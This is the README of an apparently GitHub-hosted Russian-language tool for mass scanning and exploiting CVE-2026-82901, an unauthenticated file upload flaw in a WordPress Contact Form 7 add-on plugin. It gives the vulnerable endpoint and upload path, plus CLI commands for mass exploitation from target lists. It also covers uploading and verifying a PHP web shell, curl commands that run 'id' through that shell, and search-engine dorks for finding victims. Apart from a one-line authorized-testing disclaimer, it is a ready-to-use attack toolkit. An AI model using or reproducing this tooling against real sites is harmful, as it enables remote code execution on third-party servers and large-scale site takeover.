tonydelouvre/cve-2026-82901
Массовый сканер и эксплойтер с GUI и CLI для CVE-2026-82901 — неаутентифицированной загрузки произвольных файлов в плагине WordPress Ultra Addons for Contact Form 7.

Сканер и инструмент массовой эксплуатации для CVE-2026-82901 — уязвимости Неаутентифицированная загрузка произвольных файлов (CWE-434, CVSS 3.1 9.8 Critical) в плагине WordPress Ultra Addons for Contact Form 7 (Themefic), затрагивающей версии ≤ 3.5.50.
Предоставляются два интерфейса:
⚠️ Только авторизованное тестирование. См. Отказ от ответственности.
| Пункт | Детали |
|---|---|
| CVE | CVE-2026-82901 |
| Плагин | ultimate-addons-for-contact-form-7 (Ultra Addons for Contact Form 7) |
| Производитель | Themefic |
| Класс | CWE-434 — Неограниченная загрузка файлов опасного типа |
| Уязвимые версии | ≤ 3.5.50 |
| Исправленная версия | 3.5.51+ |
| CVSS 3.1 | 9.8 Critical — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Аутентификация | Не требуется (без аутентификации) |
| Уязвимая функция | uacf7_wpcf7_mail_components (модуль PDF Generator) |
| Вектор | CF7 REST POST /wp-json/contact-form-7/v1/contact-forms/{id}/feedback с полем signature |
| Путь записи | /wp-content/uploads/uacf7-uploads/ |
| Воздействие | Загрузка произвольных файлов → RCE при выполнении PHP в каталоге uploads |
| Ссылки | NVD · CVE.org |
Условие эксплуатации: модуль PDF Generator должен быть включён, а форма должна содержать поле uacf7_signature. Этот модуль отключён по умолчанию, поэтому не каждый сайт с уязвимой версией плагина фактически подвержен эксплуатации.
readme.txt--form-url (/contact/), разрешаемого для каждой целиresults.jsonl (полная информация) + hits.txt (успешные цели)git clone https://github.com/tonydelouvre/CVE-2026-82901.git
cd CVE-2026-82901
pip install -r requirements.txt
requirements.txt
requests>=2.31.0
urllib3>=2.0.0
tkinterпоставляется вместе с Python. Если он отсутствует (Linux):sudo apt install python3-tk.

python gui_82901.py

Рабочий процесс:
/contact/ (относительный путь), или абсолютный URL.check или exploit.Цвета строк таблицы:
| Цвет | Значение |
|---|---|
| 🟩 Зелёный | shell_verified — успех, столбец shell заполнен |
| 🟨 Жёлтый | vuln_candidate_sig_field — сильный кандидат |
| 🟥 Красный | error |
Вспомогательные кнопки: ■ Stop (безопасная остановка), Clear log, Open hits, Open output, Export CSV.
# Fingerprint / candidate detection
python mass_82901.py -u https://target.tld --mode check

# Exploit (upload shell + verify)
python mass_82901.py -u https://target.tld --mode exploit \
    --form-url https://target.tld/contact/ --shell-name wp_82901.php
# Mass mapping with a uniform form path (relative)
python mass_82901.py -l targets.txt --mode check -j 20 --form-url /contact/

# Mass exploit
python mass_82901.py -l targets.txt --mode exploit -j 10 --form-url /contact/

# Without --form-url -> per-target auto-discovery
python mass_82901.py -l targets.txt --mode exploit -j 10
targets.txt# one URL per line
https://a.tld
# optional second column: a per-target form path/URL
https://b.tld /hubungi-kami/
https://c.tld | https://c.tld/custom-contact/
https://d.tld ; /kontak/
Второй разделитель столбцов может быть TAB, | или ;. Приоритет: переопределение для конкретной цели > глобальный --form-url > автообнаружение.
| Аргумент | По умолчанию | Описание |
|---|---|---|
-u, --url | — | Базовый URL одной цели |
-l, --list | — | Файл со списком целей |
--mode | check | check или exploit |
--form-url | — | Абсолютный URL или относительный путь (/contact/) |
--field | auto | Имя поля подписи |
--shell-name | wp_82901.php | Имя загружаемого файла |
--verify-url | — | URL шелла, если уже известен |
-j, --threads | 10 | Количество воркеров |
--timeout | 25 | Таймаут запроса (секунды) |
--proxy | — | HTTP(S)-прокси |
--output | cve_2026_82901_results.jsonl | Файл результатов JSONL |
--vuln-list | hits.txt | Файл успешных целей |
-q, --quiet | выкл. | Сократить вывод |
| Статус | Значение |
|---|---|
not_found | Плагин не обнаружен |
not_vulnerable | Плагин присутствует, версия > 3.5.50 (исправлена) |
plugin_found_version_unknown | Плагин присутствует, версию прочитать не удалось |
plugin_ok_no_signature_field | Плагин присутствует, поле подписи отсутствует → модуль PDF, вероятно, отключён |
vuln_candidate_sig_field | Плагин ≤ 3.5.50 и поле подписи существует → сильный кандидат |
plugin_found_no_form | Плагин присутствует, форма CF7 не найдена |
shell_verified | Успех — шелл загружен и выполнен |
exploit_inconclusive | Попытка загрузки выполнена, проверка не удалась |
error | Исключение при обработке цели |
exploit_inconclusive?Это не означает, что цель безопасна. Вероятные причины:
Используйте режим check, чтобы отфильтровать vuln_candidate_sig_field, затем запустите exploit для одной цели с правильными --field/--shell-name.
После статуса shell_verified проверьте выполнение:
curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php"
# -> POCBIT-82901-OK

curl "https://target.tld/wp-content/uploads/uacf7-uploads/wp_82901.php?c=id"
# -> POCBIT-82901-OK
#    uid=33(www-data) gid=33(www-data) groups=33(www-data)
Маркер POCBIT-82901-OK — это строка, которую инструмент использует для проверки выполнения.
Дорки для поиска целей (Google / FOFA / Shodan):
body="/wp-content/plugins/ultimate-addons-for-contact-form-7"
body="uacf7" "wpcf7"